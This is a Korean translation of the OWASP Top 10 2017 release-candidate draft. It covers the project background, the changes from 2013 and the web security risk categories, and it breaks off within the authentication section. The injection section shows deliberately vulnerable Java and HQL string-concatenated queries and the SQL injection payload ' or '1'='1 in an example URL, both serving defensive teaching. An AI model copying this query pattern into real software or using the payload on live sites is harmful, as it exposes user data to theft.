OWASP Top 10 2017

The Ten Most Critical Web Application Security Risks

가장 심각한 웹 어플리케이션 보안 위험 Top 10

Release Candidate 2 RC2_Korean

Comments requested per instructions within

– @BlackFalcon(번역: 이지혜 감수:장경칩)
BlackFalcon 공식블로그(Speedr00t.tistory.com)

중요 공지

의견 부탁드립니다.

이 버전은 최종 문서가 아닙니다.

OWASP 2017 RC1은 어마어마한 피드백을 받아 이로 인해 리더십이 교체가 되었으며, 더불어 OWASP Top 10의 정의, 방법론, 데이터 수집 및 분석, 프로젝트의 투명성과 미치는 영향을 재평가하게 되었습니다.
무엇보다 OWASP Top 10에 대한 열정과 OWASP가 대다수의 사용된 케이스에 대해 Top 10 권한을 얻는 것이 얼마나 중요한지를 보여주었습니다.

우리는 방법론을 검증하기 위해 광범위하게 작업했으며, 114,000개가 넘는 앱에 대한 많은 데이터를 얻었으며 불안정한 deserialization 및 불충분한 로깅 및 모니터링이라는 두 가지 새로운 항목에서 550명의 회원에게 설문조사를 하여 정성적 데이터를 얻었습니다.

GitHub에 모든 수정 사항이나 문제가 기록되도록 강력히 요청하는 바입니다.

- https://github.com/OWASP/Top10/issues

대중의 투명성을 통해 추적 가능성을 제공하고 최종 문서 발행 전 마지막 한달 동안 모든 의견을 들을 수 있도록 약속드립니다.

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

TOC 목차

목차

OWASP

오픈 웹 어플리케이션 보안 프로젝트(OWASP)는 개방 커뮤니티로서, 기관이 신뢰할 수 있는 어플리케이션과 API를 개발, 구입, 유지 관리하는 데 기여하고 있습니다.

OWASP는 무상 제공하는 것들은 다음과 같습니다.

- 어플리케이션 보안 도구와 표준
- 어플리케이션 보안성 시험, 안전한 코드 개발, 코드 보안성 검토와 관련된 서적
- 프리젠테이션 및 비디오
- 공통 주제의 Cheat sheet
- 표준 보안 통제와 라이브러리
- 전 세계 지부
- 최신 연구
- 대규모 전세계 컨퍼런스
- 메일링 리스트

https://www.owasp.org에서 더 많은 정보를 확인

어플리케이션 보안성 향상에 관심 있는 모든 이에게 OWASP의 도구, 문서, 포럼, 지부에 대한 모든 것들이 무료입니다.

OWASP는 어플리케이션 보안에 대해 사람, 프로세스, 그리고 기술의 문제로서 접근하고자 합니다. 어플리케이션 보안에 대한 가장 효과적인 접근은 이러한 모든 부분에서 향상이 요구됩니다.

OWASP는 새로운 형태의 조직입니다. 상업적인 목적이나 이윤 압박이 없기 때문에, 어플리케이션 보안에 대해 공정하고, 실질적이고, 효율적인 정보를 제공할 수 있게 합니다. OWASP는 잘 알려진 상업적 목적의 보안 기술에 대한 정보를 제공하고 있지만, 어떠한 기업과도 제휴나 협약을 맺고 있지 않습니다. OWASP도 다른 오픈 소스 소프트웨어 프로젝트와 마찬가지로 협업과 공개적인 방식으로 여러 자료를 만듭니다.

OWASP 재단은 프로젝트의 장기적 성공을 보장하기 위한 비영리기구입니다. OWASP 이사회, 글로벌위원회, 챕터 대표, 프로젝트 리더와 프로젝트 회원을 포함하여, OWASP에 참여하는 거의 모든 분들은 자원 봉사자입니다. OWASP는 혁신적인 보안 연구에 대한 자금 및 인프라를 제공하고 있습니다.

OWASP와 함께하시기 바랍니다!

저작권 및 라이센스

※ 현재 보고 계신 문서는 한국어 공식 문서가 아님을 알려드립니다.

FW 머릿말

안전하지 못한 소프트웨어가 금융, 의료, 국방, 에너지 및 기타 중요한 인프라를 훼손하고 있습니다. 우리의 소프트웨어가 점점 더 복잡해지고 복잡 해짐에 따라 어플리케이션 보안의 어려움이 기하급수적으로 증가합니다. 최신 소프트웨어 개발 프로세스의 빠른 속도로 인해 위험을 신속하고 정확하게 발견하는 것이 더욱 중요합니다. 우리는 OWASP Top 10에서 본 것과 같은 상대적으로 간단한 보안 문제를 용인할 여력이 없습니다.

어떤 OWASP의 프로젝트보다 OWASP Top 10 2017이 나올 동안 동안 피드백을 받았습니다. 이는 OWASP Top 10에 대해 얼마나 열정을 있는지, 그리고 OWASP에서 사용된 사례에 대해 Top 10 권한이 있는 것이 얼마나 중요한지를 보여줍니다.

OWASP Top 10 프로젝트의 원래 목표는 단순히 개발자의 인식을 높이는 것이었지만, 이제는 어플리케이션 보안의 표준이 사실화되었습니다.

우리는 이 문제에 대한 정의를 확고히 하고 모든 일반적인 공격과 위협의 약 80–90%를 감추는 어플리케이션 보안 표준으로 채택될 수 있는 권장 사항을 개선하기 위해 이 단계를 수행했습니다. 진정한 표준이 필요한 경우 크고 성능이 우수한 조직에서 OWASP Application Security Verification Standard을 사용하는 것이 좋습니다. 그러나 대부분의 경우 OWASP Top 10은 어플리케이션 보안 여행에 대한 훌륭한 통계입니다.

우리는 OWASP Top 10의 여러 사용자들에게 다음과 같이 "개발자의 과제", "테스터의 과제", "조직의 과제 "등 CIO 및 CISO에 적합한 과제를 제안했고, "어플리케이션 관리자의 과제"는, 어플리케이션 소유자에게 적합합니다.

장기적으로 모든 소프트웨어 개발팀과 조직이 귀하의 문화 및 기술과 호환되는 어플리케이션 보안 프로그램을 작성하도록 권장합니다. 이 프로그램은 모든 형태와 크기로 제공됩니다. 조직의 강점을 활용하여 자신에게 적합한 것을 측정하십시오.

OWASP Top 10이 여러분의 어플리케이션 보안 노력에 도움이 되기를 바랍니다. GitHub Project repository에서 질문, 의견 및 아이디어와 함께 OWASP에 연락하는 것을 망설이지 마십시오.

• https://github.com/OWASP/Top10/issues

OWASP Top 10 프로젝트 및 번역문서는 다음에서 찾을 수 있습니다.

• https://www.owasp.org/index.php/top10

마지막으로 OWASP Top 10 프로젝트의 Dave Wichers와 Jeff Williams의 창립 리더십에 감사드리며, 커뮤니티의 도움으로 완성할 수 있다고 믿습니다. 감사드립니다.

• Torsten Gigler
• Brian Glas
• Neil Smithline
• Andrew van der Stock

I 서론

환영사

주요 업데이트 사항은 커뮤니티에서 선택한 두 가지 이슈인 A8:2017 – 불안전한 deserialization 및 A10:2017 – 불충분한 로깅 및 모니터링을 비롯한 몇 가지 새로운 문제를 추가합니다. 커뮤니티의 피드백은 어플리케이션 보안 표준 준비 과정에서 수집된 많은 양의 데이터 수집을 이끌어 냈습니다. 그래서, 나머지 8개 이슈는 조직의 문제 해결에 확신합니다. 특히, EU 일반 정보 보호 규정의 시대에서는 A3:2017–민감 정보유출 항목이, 클라우드와 API 서비스에는 A6:2017–보안 설정 오류, node.js와 같은 모던 플랫폼에는 A9:2017– 알려진 취약점이 있는 컴포넌트 사용 항목입니다.

2017년 OWASP Top 10은 주로 어플리케이션 보안 및 515명의 개인이 완료한 산업조사를 전문으로 하는 40개 이상의 서브미션 제출을 기반으로 합니다. 이 데이터는 수 백개의 조직과 10만개가 넘는 실제 어플리케이션 및 API에서 수집된 취약점을 포괄합니다. Top 10 항목은 악용가능성, 탐지용이성 및 영향에 대한 합의된 추정과 함께 이 데이터에 따라 선택되고 우선 순위가 지정됩니다.

OWASP Top 10의 목표는 개발자, 디자이너, 건축가, 관리자 및 조직에게 가장 일반적이며 가장 중요한 어플리케이션 보안 취약점의 결과를 교육하는 것입니다. Top 10은 이러한 위험이 높은 문제 영역으로부터 보호할 수 있는 기본 기술을 제공하며 방향성에 대한 지침을 제공합니다.

미래를 위한 로드맵

OWASP Top 10에서 멈추지 말라. Top 10 외에도 OWASP Develo Developer's Guide와 OWASP Cheat Sheet Series에서 수백 개의 웹 어플리케이션 위협 요소들을 다룹니다. 웹 어플리케이션을 개발하고자 한다면 꼭 이 문서들을 보아야 합니다. 웹 어플리케이션과 API 취약점을 효과적으로 발견하는 방법에 대해서는 OWASP Testing Guide와 OWASP Code Review Guide를 참고하기 바랍니다.

끊임없는 변화. Top 10은 계속 업데이트 될 것입니다. 새로운 취약점이 발견되거나 공격 기법이 진화하면서, 개발자가 어플리케이션의 코드 한 줄 바꾸지 않더라도 취약점에 노출될 수 있습니다.
이와 관련된 추가정보는 Top 10 문서 마지막 부분의 "개발자의 과제, 테스터 및 조직의 과제"를 참고하기 바랍니다.

긍정적으로 생각하라. 여러분이 취약점을 계속 찾거나 강력한 어플리케이션 보안 통제를 위한 노력을 하지 않을 때도 OWASP는 조직 혹은 어플리케이션 검증자가 무엇을 점검해야 할 지에 대한 가이드로 Application Security Verification Standard(ASVS)을 만들어 왔습니다.

도구를 폭넓게 활용하라. 보안 취약점은 아주 복합적이고, 엄청난 코드 더미 사이에 숨어있습니다.
일반적으로 이러한 취약점들을 찾아내고, 제거하는 가장 효과적인 접근법은 좋은 도구를 사용할 수 있는 전문가를 활용하는 것입니다.

꼼꼼하게, 빈틈없이 확인하라. 문화적 인식 개선. 보안이 개발 조직 전반에 걸쳐 필수적인 요소라고 인식하는 문화를 만들기 위한 노력이 필요합니다. OWASP Software Assurance Maturity Model(SAMM)과 the Rugged Handbook에서 더 많은 내용을 참고하기 바랍니다.

감사의 글

2017 업데이트를 지원하기 위해 취약점 데이터를 제공한 여러 조직에 감사드립니다. 정보 요청에 대한 40건 이상의 응답을 받았습니다. 처음으로 Top 10 릴리스에 기여한 모든 날짜와 전체 참여자 목록이 공개되었습니다. 이는 큰 것 이상으로, 공개적으로 수집된 다양한 취약점 데이터 콜렉션입니다.

여기보다 더 많은 공헌자가 있기 때문에, 우리는 공헌을 인정할 수 있는 전용 페이지를 만들었습니다. 우리는 그들의 노력에서 취약점 정보를 공개적으로 공유하는 최전선에 서기를 기원하는 이들 단체에 진심으로 감사드립니다. 계속해서 성장하고 더 많은 조직들이 동일하게 수행하고 증거 기반 보안의 핵심 이정표 중 하나로 여겨지기를 바랍니다. OWASP Top 10은 이러한 놀라운 공헌 없이 가능하지 않습니다.

인더스트리 순위 조사를 완료하는 데 걸린 516명의 개인에게 큰 감사를 표합니다. 당신의 목소리는 Top 10에 두 개의 새로운 항목을 더하는 데 도움을 주었습니다. 추가 의견, 격려(및 비판)에 대한 메모는 모두 감사했습니다. 여러분들의 시간이 소중하다는 것을 알고 감사하다고 말하고 싶습니다.
중요하고, 건설적인 의견을 제시하고 Top 10 업데이트를 검토하는 데 시간을 할애해 주신 분들께 미리 감사드립니다. 가능한 많이 담고자 '+ Ack' 페이지에 표시했습니다.

마지막으로, 이 문서를 번역한 번역가에게 미리 감사의 말을 전합니다. Top 10의 실제를 수 많은 다른 언어로 번역할 것이며, OWASP Top 10를 전세계에서 보다 쉽게 이용할 수 있도록 도와줄 것입니다.

2013년도 버전 대비 2017년도 버전 변경 사항

지난 4년 동안 변화는 빠르게 진행되었으며, OWASP Top 10도 변화해야 했습니다. OWASP Top 10을 완전히 뜯어고쳐서, 방법론을 개선하고, 새로운 데이터 콜 프로세스를 활용하여, 커뮤니티와 협력하고, 위험을 다시 정한 후, 처음부터 다시 작성하고, 프레임워크 및 언어에 대한 참조를 추가했습니다. 이제는 일반적으로 사용됩니다.

지난 10년, 특히 지난 몇 년 동안 어플리케이션 기본 아키텍처가 크게 변경되었습니다

- JavaScript는 이제 웹의 주된 기능입니다. noje.js와 최신 웹 프레임워크는 다른 사람들과 마찬가지로 서버에 있던 소스가 이제는 신뢰할 수 없는 브라우저에서 실행되고 있음을 의미합니다.
- Augula와 React 같은 JavaScript 프레임워크로 작성된 단일 페이지 어플리케이션은 단일 페이지 어플리케이션과 동일한 API를 사용하는 모바일 어플리케이션의 증가는 말할 것도 없이 고도의 모듈식 프론트엔드 사용자 환경을 만들 수 있습니다.
- node.js와 Spring Boot로 작성된 마이크로서비스는 EJB를 사용하는 오래된 엔터프라이즈 서비스 버스 어플리케이션을 대체하고 있습니다. 신뢰할 수 있는 호출자와 같은 이 코드의 기본 가정은 단순히 유효하지 않습니다.

데이터에 근거한 새로운 이슈

- A4:2017 XML 외부 개체(XXE)는 주로 SAST 데이터 셋이 지원하는 새로운 카테고리입니다

커뮤니티의 정보에 근거한 새로운 이슈

우리는 지역 사회에 미래 지향적인 취약점 카테고리에 대한 통찰력을 제공할 것을 요청드렸습니다. 516명의 서브미션으로 이미 (민감 정보 노출 및 XXE와 같은) 제공된 정보로 이슈는 제거되고, 두 개의 이슈는 다음과 같습니다

- A8:2017–불안정한 deserialization. 최악의 위반 사항 중 하나.
- A10:2017–불충분 한 로깅 및 모니터링, 악의적인 활동과 침입 탐지, 사고 대응 및 디지털 포렌식을 상당한 지연 또는 예방 부족.

목록에는 없지만, 잊지 않은 취약점


- **A4 불안정한 직접 개체 참조** 및 **A7 기능 수준의 접근 통제 누락은** A5:2017–취약한 인증 통제로 병합되었습니다.
- **A8 CSRF.** 현재 CSRF를 지원하는 데이터 셋의 5% 미만이 13위입니다.
- **A10 신뢰하지 않은 리다이렉트와 포워드.** 이 이슈는 데이터 셋의 1% 미만입니다. 지금은 25위입니다.

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – 인젝션	→	A1:2017 – 인젝션
A2 – 인증 및 세션 관리 취약점	→	A2:2017 – 취약한 인증과 세션 관리
A3 – 크로스 사이트 스크립팅(XSS)	↘	A3:2013 – 민감정보 노출
A4 – 취약한 직접 개체 참조 – [A7 통합]	U	A4:2017 – XML 외부 개체(XXE) [신규]
A5 – 보안 설정 오류	↘	A5:2017 – 취약한 접근 통제 [통합]
A6 – 민감 데이터 노출	↗	A6:2017 – 보안 설정 오류
A7 – 기능 수준의 접근통제 누락 – [A4 통합]	U	A7:2017 – 크로스사이트 스크립팅 (XSS)
A8 – 크로스사이트 요청 변조(CSRF)	☒	A8:2017 – 불안정한 deserialization [신규, 커뮤니티]
A9 – 알려진 취약점이 있는 컴포넌트 사용	→	A9:2017 – 알려진 취약점이 있는 컴포넌트 사용
A10 – 검증되지 않은 리다이렉트 포워드	☒	A10:2017 – 불충분한 로깅 및 모니터링 [신규, 커뮤니티]

Risk 어플리케이션 보안 위협

어플리케이션 보안 위험

공격자들은 어플리케이션을 통해 잠재적인 많은 경로를 이용하여 사업이나 조직에 피해를 입힙니다. 이 가운데 어떤 경로들은 너무 미미해서 설령 찾아낸다고 해도 이를 활용한 공격이 효과가 거의 없을 수도 있고, 또 어떤 경로들은 매우 위협적인 것도 있습니다.



때로는 이러한 경로들을 찾아내고 공격하는 것이 쉬울 수도 있고, 어떤 것은 매우 어려울 수도 있습니다. 마찬가지로 이로 인해 발생한 손해가 경미한 것일 수도 있고, 당신의 사업을 몰락시킬 만큼 중대한 일일 수도 있습니다. 당신은 각각의 위협원, 공격 방법, 보안 취약점과 관련된 가능성을 평가하고, 이를 통합하여 조직에 미치는 기술적 및 사업적 영향을 평가할 수 있습니다. 동시에 이런 요소들을 근거로 전체적인 위험 판단할 수도 있습니다.

나의 위험은?

OWASP Top 10은 광범위한 조직의 가장 심각한 위험을 식별하는데 초점을 맞추고 있습니다. 우리는 OWASP Risk Rating Methodology에 기초하여 다음의 간단한 평가표를 이용하여 각각의 위험에 대한 가능성과 기술적인 영향에 관한 포괄적인 정보를 제공합니다.

위협원	공격방법	취약 분포	취약점 탐지	기술적 영향	사업적 영향
특정 APP	쉬움	광범위	쉬움	심각	APP / 사업적 영향
	평균	일반적	평균	중간	
	어려움	드뭄	어려움	최소	

이 에디션에서 위험 등급 시스템을 이전 버전과 비교하여 변경하여 우회 가능성 및 영향의 순위를 지원합니다. 이것은 문서 내의 문제는 아니지만 공개 데이터 분석에서 분명합니다.

각 조직은 고유하며 해당 조직의 위협 요소, 목표 및 위반의 영향도 마찬가지입니다. 공익 단체가 게시자 정보를 위해 CMS를 사용하고 건강 시스템이 민감한 건강 기록을 위해 똑같은 CMS를 사용하면 위협 요소와 비즈니스 영향은 똑같은 정확한 소프트웨어에서 매우 다릅니다. 데이터 자산 중요성을 기반으로 사용자 지정 위협 에이전트와 비즈니스 영향을 적용하는 것이 중요합니다.

가능한 경우, 일반적으로 받아들여지는 보안 관행을 촉진하고 혼란을 줄이기 위해 Top 10에 있는 위험의 이름을 CWE 취약점과 맞춥니다.

참고자료

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


외부자료

- ISO 31000: Risk Management Std
- ISO 27001: ISMS
- NIST Cyber Framework (US)
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- Microsoft Threat Modelling Tool

T10 OWASP Top 10 어플리케이션 보안 위협 – 2017

A1:2017 인젝션	SQL, OS, XXE, LDAP 인젝션 취약점은 신뢰할 수 없는 데이터가 명령어나 쿼리문의 일부분이 인터프리터로 보내질 때 발생합니다. 공격자의 악의적인 데이터는 예상하지 못하는 명령을 실행하거나 적절한 권한 없이 데이터에 접근하도록 인터프리터를 속일 수 있습니다.
A2:2017 취약한 인증	인증 및 세션 관리와 관련된 어플리케이션 기능이 종종 잘못 구현되어 공격자에게 취약한 암호, 키 또는 세션 토큰을 제공하여, 다른 사용자의 권한을 (일시적으로 또는 영구적으로) 얻도록 익스플로잇 합니다.
A3:2017 민감정보 노출	대부분의 웹 어플리케이션과 API는 금융정보, 건강정보, 개인식별정보와 같은 민감정보를 제대로 보호하지 않습니다. 공격자는 신용카드 사기, 신분 도용 또는 다른 범죄를 수행하는 취약한 데이터를 훔치거나 변경 할 수 있습니다. 브라우저에서 중요 데이터를 저장 또는 전송할 때, 특별히 주의하여야 하며, 암호화와 같 보호조치를 취해야 합니다.
A4:2017 XML 외부 개체(XXE)	많이 오래되거나 또는 엉망인 XML 프로세서는 XML 문서 내에서 외부 개체 참조를 평가합니다. 외부 개체는 파일 URI 처리기, 패치되지 않은 Windows 서버의 내부 SMB 파일 공유, 내부 포트 검색, 원격 코드 실행 및 Billion Laughs 공격과 같은 서비스 거부 공격을 사용하여 내부 파일을 공개하는 데 사용할 수 있습니다.
A5:2017 취약한 접근 통제	인증된 사용자가 수행할 수 있는 작업에 대한 제한이 제대로 적용되지 않습니다. 공격자는 이러한 취약점을 악용하여 다른 사용자의 계정에 접근하거나, 중요한 파일을 보고, 다른 사용자의 데이터를 수정하거나, 접근 권한을 변경하는 등 권한없는 기능 또는 데이터에 접근할 수 있습니다.
A6:2017 보안 설정 오류	보안 구성 오류는 수동 또는 ad hoc 설정(또는 구성되지 않음), 안전하지 않은 기본 구성, 열린 S3 bucket, 잘못 구성된 HTTP 헤더, 민감 정보가 포함된 오류 메시지, 패치 되지 않거나 시스템, 프레임 워크, 종속성 및 컴포넌트를 적시에 업그레이드 하지 않는 것이 일반적입니다.
A7:2017 크로스사이트 스트립팅 (XSS)	XSS 취약점은 어플리케이션이 적절한 유효성 검사 또는 이스케이프 처리없이 새 웹 페이지에 신뢰할 수 없는 데이터를 포함하거나 JavaScript를 생성할 수 있는 브라우저 API를 사용하여 사용자가 제공한 데이터로 기존 웹 페이지를 업데이트 합니다. XSS를 사용하면 공격자가 희생자의 브라우저에서 사용자 세션을 도용하거나, 웹사이트를 변조시키거나, 악성사이트로 리다이렉션 시킬 수 있습니다.
A8:2017 불안전한 deserialization	어플리케이션이 악의적인 deserialization 객체를 받으면 안전하지 않은 deserialization 취약점이 발생합니다. 안전하지 않은 serialization로 인해 원격 코드가 실행됩니다. deserialization 취약점으로 인해 원격 코드가 실행되지 않아도 serialization된 객체를 재생, 변조 또는 삭제하여 사용자를 속이거나 주입 공격을 받고 권한을 강화할 수 있습니다.
A9:2017 잘 알려진 취약점이 있는 컴포넌트 사용	컴포넌트, 라이브러리, 프레임워크 및 다른 소프트웨어 모듈은 어플리케이션과 같은 권한으로 실행됩니다. 이러한 취약한 컴포넌트를 악용하여 공격하는 경우 심각한 데이터 손실이 발생하거나 서버가 장악됩니다. 알려진 취약점이 있는 컴포넌트를 사용하는 어플리케이션과 API는 어플리케이션을 약화시키고 다양한 공격과 영향을 줄 수 있습니다.
A10:2017 불충분한 로깅과 모니터링	불충분한 로깅 및 모니터링은 사고 대응의 누락 또는 비효율적인 통합과 함께 공격자가 시스템을 더 공격하고 지속적으로 유지하며 더 많은 시스템으로 피봇하고 데이터를 변조, 추출 또는 파괴 할 수 있습니다. 대부분의 침해 사례는 침해가 200일 이상 걸리는 것을 감지 할 수 있는 시간을 보여 주며 일반적으로 내부 프로세스나 모니터링보다는 외부 당사자가 탐지합니다.

A1 :2017 인젝션



특정 App	공격가능성❸	보안분포 ❷	탐지용이성❸	기술❸	비즈니스 ?
거의 모든 데이터 소스는 사용자, 파라미터, 외부 및 내부 웹 서비스 및 모든 유형의 사용자를 포함하여 인젝션 공격요인이 될 수 있습니다. 공격자가 적대적인 데이터를 인터프터에 보낼 때 발생합니다.		인젝션 취약은 특히 레거시 코드에서 매우 보편적입니다. SQL, LDAP, XPath 또는 NoSQL 쿼리에서 자주 발견됩니다. OS 명령; XML 파서, SMTP 헤더, expression 언어, ORM 쿼리. 인젝션 취약점은 코드를 검사할 때 발견하기 쉽습니다. 스캐너와 퍼저는 공격자가 인젝션 취약점을 발견하는 데 도움이 될 수 있습니다.		인젝션은 데이터 손실 또는 파괴, 책임 결여 또는 서비스 거부를 초래합니다. 인젝션은 호스트를 장악할 수도 있습니다. 비즈니스 영향은 어플리케이션과 데이터의 보호 요구에 따라 달라집니다.	

인젝션 취약점 확인

어플리케이션은 다음과 같은 경우에 취약합니다.

- 사용자가 제공한 데이터는 어플리케이션에 의해 유효성 검사, 필터링 또는 세니타이즈되지 않습니다.
- 악성 데이터는 context-aware 이스케이프없이 인터프리터에 대한 동적 쿼리 또는 파라미터화되지 않은 호출과 함께 직접 사용됩니다.
- 악성 데이터는 ORM 검색 파라미터 내에서 사용되어 검색이 민감한 또는 모든 레코드를 포함하도록 평가됩니다.
- 악성 데이터는 SQL 또는 커맨드가 동적 쿼리, 명령어 또는 저장 프로시저에 구조 및 악성 데이터를 모두 포함하도록 직접 사용되거나 연결됩니다.

보다 일반적인 인젝션에 SQL, OS 령어, ORM, LDAP 및 EL (Expression Language) 또는 OGNL 인젝션이 있습니다.

이 개념은 모든 인터프리터 동일합니다. 조직은 SAS / DAST 툴을 CI/CD 파이프라인에 포함시켜 기존 또는 새로 체크인 된 코드가 프로덕션 배포 전에 주입되는지 여부를 경고할 수 있습니다. 수동 및 자동화 된 소스 코드 리뷰는 모든 파라미터, 필드, 헤더, 쿠키, JSON 및 XML 데이터 입력에 대한 철저한 DAST 검사가 뒤 따르는 인젝션에 취약한지 확인하는 가장 좋은 방법입니다.

보안대책

인젝션을 예방하려면 명령과 쿼리와 별도로 데이터를 유지해야 합니다.

- 기본 옵션은 인터프리터를 완전히 사용하지 않거나 파라미터화 된 인터페이스를 제공하거나 ORM 또는 Entity Framework를 사용하도록 마이그레이션하는 안전한 API를 사용하는 것입니다. 주의: PL/SQL 또는 T-SQL이 쿼리와 데이터를 연결하거나 EXECUTE IMMEDIATE 또는 exec ()를 사용하여 적대적인 데이터를 실행하면 매개 변수화 된 저장 프로 시저가 SQL 주입을 도입할 수 있습니다.
- 긍정적이거나 "화이트리스트" 입력 유효성 검사. 그러나 많은 어플리케이션이 모바일 어플리케이션을 위한 텍스트 영역이나 API와 같은 특수 문자를 필요로 하기 때문에 이것은 완벽한 보안대책이 아닙니다.
- 쿼리 내에서 LIMIT 및 다른 SQL 컨트롤을 사용하여 SQL 인젝션 레코드 대량 노출을 예방하십시오

공격 시나리오 예제

시나리오 #1: 취약한 어플리케이션은 SQL 호출 구조에서 신뢰되지 않은 데이터를 사용합니다.

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

시나리오 #2: 마찬가지로, 프레임워크에 대한 어플리케이션의 맹목적인 신뢰는 여전히 취약한 쿼리를 초래합니다. (예시, Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

두 개의 사례로 보아, 공격자는 브라우저에서 전송할 'id' 파라미터값을 수정한다: **' or '1'='1**.

예제:

http://example.com/app/accountView?id=' or '1'='1

이렇게 하면, 두 쿼리의 의미가 변경되어 accounts 테이블의 모든 레코드가 반환됩니다. 더 위험한 공격은 저장된 프로시저의 데이터를 수정하거나 파괴합니다.

참조문서


OWASP

- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection, Command Injection, ORM injection
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Cheat Sheet: Command Injection Defense

외부문서

- CWE-77 Command Injection
- CWE-89 SQL Injection
- CWE-564 Hibernate Injection
- CWE-917 Expression Language Injection
- PortSwigger: Server-side template injection

A2 :2017 취약한 인증



취약한 인증 통제 취약점 확인

사용자의 신원 확인, 인증 및 세션 관리는 인증되지 않은 악의적인 공격자와 인증된 사용자를 구분하는 데 중요합니다.

어플리케이션에 인증 취약점이 있을 수 있습니다.

- 공격자가 유효한 사용자 이름과 암호 목록을 가지고 있는 credential stuffing를 허용합니다.
- 무차별 공격 또는 기타 자동화 공격을 허용합니다.
- "Password1"또는 "admin/admin"과 같은 기본 암호, 약한 암호 또는 잘 알려진 암호를 허용합니다.
- 취약하거나 효과가 없는 자격 증명 복구를 사용하고 안전하게 할 수 없는 "지식 기반 정답"과 같은 암호 프로세스를 잊어 버렸습니다.
- 평문, 암호화된 암호 또는 약한 해쉬 암호를 사용하면 GPU 크래커 또는 무차별 대입 툴을 사용하여 신속하게 암호를 복구할 수 있습니다.
- 비효율적인 다중 요소 인증이 있습니다.

보안대책

- 특히 admin 사용자의 경우 기본 credential을 사용하여 제공하거나 배포하지 마십시오.
- 현실적인 GPU 크래킹 공격을 방지하기 위해 충분한 작업 요소가 있는 Argon2 또는 PBKDF2와 같은 최신 단방향 해시 함수를 사용하여 암호를 저장하십시오.
- 상위 10000개의 최악의 암호 목록에 대해 새 암호나 변경된 암호를 테스트하는 것과 같은 약한 암호 검사를 구현하십시오.
- NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets에 따라 암호 길이, 복잡성 및 순환 정책 또는 다른 최신 정책, 근거 기반 암호 정책을 조정합니다.
- 모든 결과에 대해 동일한 메시지를 사용하여 계정 목록 공격에 대비하여 등록, credential 복구 및 API 경로를 강화하십시오.
- 가능한 경우, 다중 인증을 구현하여 credential stuffing, brute force 공격, 자동 및 도난된 credential 공격을 예방합니다.
